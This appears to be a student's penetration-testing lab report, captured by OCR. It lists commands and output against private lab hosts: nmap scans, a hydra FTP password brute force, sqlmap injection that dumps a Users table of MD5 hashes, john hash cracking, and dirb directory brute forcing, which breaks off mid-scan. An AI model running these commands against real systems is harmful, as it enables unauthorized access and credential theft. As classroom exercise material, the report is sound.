Nom:Zeineb/Saleh

Matricule:22065

Ex1:

1. nmap -sn 192.168.63.1/24 -oG 22065.txt

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn  192.168.63.1/24 -oG 22065.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 11:28 EDT
Nmap scan report for 192.168.63.1
Host is up (0.25s latency).
Nmap scan report for 192.168.63.69
Host is up (0.39s latency).
Nmap scan report for 192.168.63.101
Host is up (0.82s latency).
Nmap scan report for 192.168.63.102
Host is up (0.82s latency).
Nmap scan report for 192.168.63.108
Host is up (0.82s latency).
Nmap scan report for 192.168.63.109
Host is up (0.82s latency).
Nmap scan report for 192.168.63.111
Host is up (0.82s latency).
Nmap scan report for 192.168.63.112
Host is up (0.56s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 86.78 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

2.

2.1.cat 22065.txt | grep Up | cut -d " " -f 2 | tee 22065_up.txt


```
┌──(root㉿kali)-[/home/kali]
└─# cat 22065.txt | grep Up | cut -d " " -f 2 | tee  22065_up.txt
192.168.63.1
192.168.63.69
192.168.63.101
192.168.63.102
192.168.63.108
192.168.63.109
192.168.63.111
192.168.63.112
```

2.2. nmap -sV -iL 22065_up.txt


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -iL 22065_up.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 11:39 EDT
Nmap scan report for 192.168.63.1
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
2222/tcp open  http    SimpleHTTPServer 0.6 (Python 3.11.8)
8080/tcp open  http    nginx 1.25.4

Nmap scan report for 192.168.63.69
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp   open  http    nginx 1.22.1
8080/tcp open  http    nginx 1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.101
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.102
Host is up (0.17s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
5000/tcp open  http    nginx 1.14.0 (Ubuntu)
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
9001/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
col 2.0)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
5000/tcp open  http    nginx 1.14.0 (Ubuntu)
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
9001/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.108
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; prot
ocol 2.0)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.109
Host is up (0.16s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Nmap scan report for 192.168.63.111
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp open  http    Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.112
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 8 IP addresses (8 hosts up) scanned in 49.14 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

3. cmseek -r -u http://192.168.63.109/



- cmseek -r -u http://192.168.63.111/




- cmseek -r -u http://192.168.63.112/

- cmseek -r -u http://192.168.63.108/

- cmseek -r -u http://192.168.63.102/

- cmseek -r -u http://192.168.63.101/

- cmseek -r -u http://192.168.63.69/



- cmseek -r -u http://192.168.63.1/

4. hydra -V -l dsi -P /usr/share/wordlists/rockyou.txt ftp://192.168.63.101


5.

EX2:


1.

sqlmap -r https –dbs

sqlmap -r https --columns -D Staff -T Users





sqlmap -r https -D Staff -T Users -C password --dump



```
sword
o you want to store hashes to a temporary file for eventual f
r processing with other tools [y/N] n
o you want to crack them via a dictionary-based attack? [Y/n/
atabase: Staff
able: Users
83 entries]
+----------------------------------+
| password                         |
+----------------------------------+
| 421cae5eecf2540e6bf8d6fb170792c8 |
| d708cae0799802f8c4f49ce8bfe70279 |
| da085b5bf77ea8725379196b16e9a692 |
| f85ffca86902d28f9768c68089623a24 |
| b0f9859716881e9c115a8bf87386ece8 |
| d1c3dac3a14c57c70f219fdcfd84a60b |
| 92ba0f0e9d67965d74d1f36fcb7285e3 |
| 9191c9c57ef859a3e3af52a9e4f3515f |
| e8ff31e260675db7941844207967712d |
| b5e6a3f7bb922659b21bce199c6f48d4 |
| d7659f85b6b948bf8ba759ad84119437 |
| a6b6f29a6c5c173fa668a2bf3bac1737 |
| df85b3359b6b8742390af57c30d71007 |
| 9e314b9baefece6eccbe1a2943386af2 |
| bbcfe80f75d68b49c9d6b5dfc4d1eff9 |
| b7ee482185643704265c70fb4da07fa4 |
| 5d47740aa1afffcec0a8029478cdc9af |
| 02618d813c22bfd094ddfab4594423e0 |
| 83a9559bc754f12dacb9b095e1d3d371 |
| ba3614899f4545325a16c1ae835c48a7 |
| 929bb45a1daba033164851c22145bbea |
| 14d4b237783fd39367a6617773de4fe8 |
| 7d57f7ee7750602516848805ad55abf8 |
| 138f65fcc8ae89195b88a72db7644c22 |
| 1c880fe859f821108abdddff0a3d74e6 |
| 0635d91bcfd3526ef033a372859b354e |
| b297c2e9955fb6e002466503e9cb5d8c |
| 9e8bfc625e14524b7f4e323c5574d5b3 |
| 27d3c335394c7ee8f1e9eff7a7a51c3c |
| 734ef22af7edf0a2e87c2be63578490d |
| f59509e70fcdb6ecb9fb59400a196dfe |
| 9df67e9dbcf3cc3e8654e3d0237e3388 |
```


2.john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt krak.txt





EX3:

1. dirb http://192.168.63.69/zfgvaq91er


root@kali)-[/home/kali]
dirb http://192.168.63.69/zfgvaq91er
DIRB v2.22
By The Dark Raver
START_TIME: Sat Apr 27 14:12:31 2024
URL_BASE: http://192.168.63.69/zfgvaq91er/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
Scanning URL: http://192.168.63.69/zfgvaq91er/
+ http://192.168.63.69/zfgvaq91er/apply (CODE:200|SIZE:1954
→ Testing: http://192.168.63.69/zfgvaq91er/declarations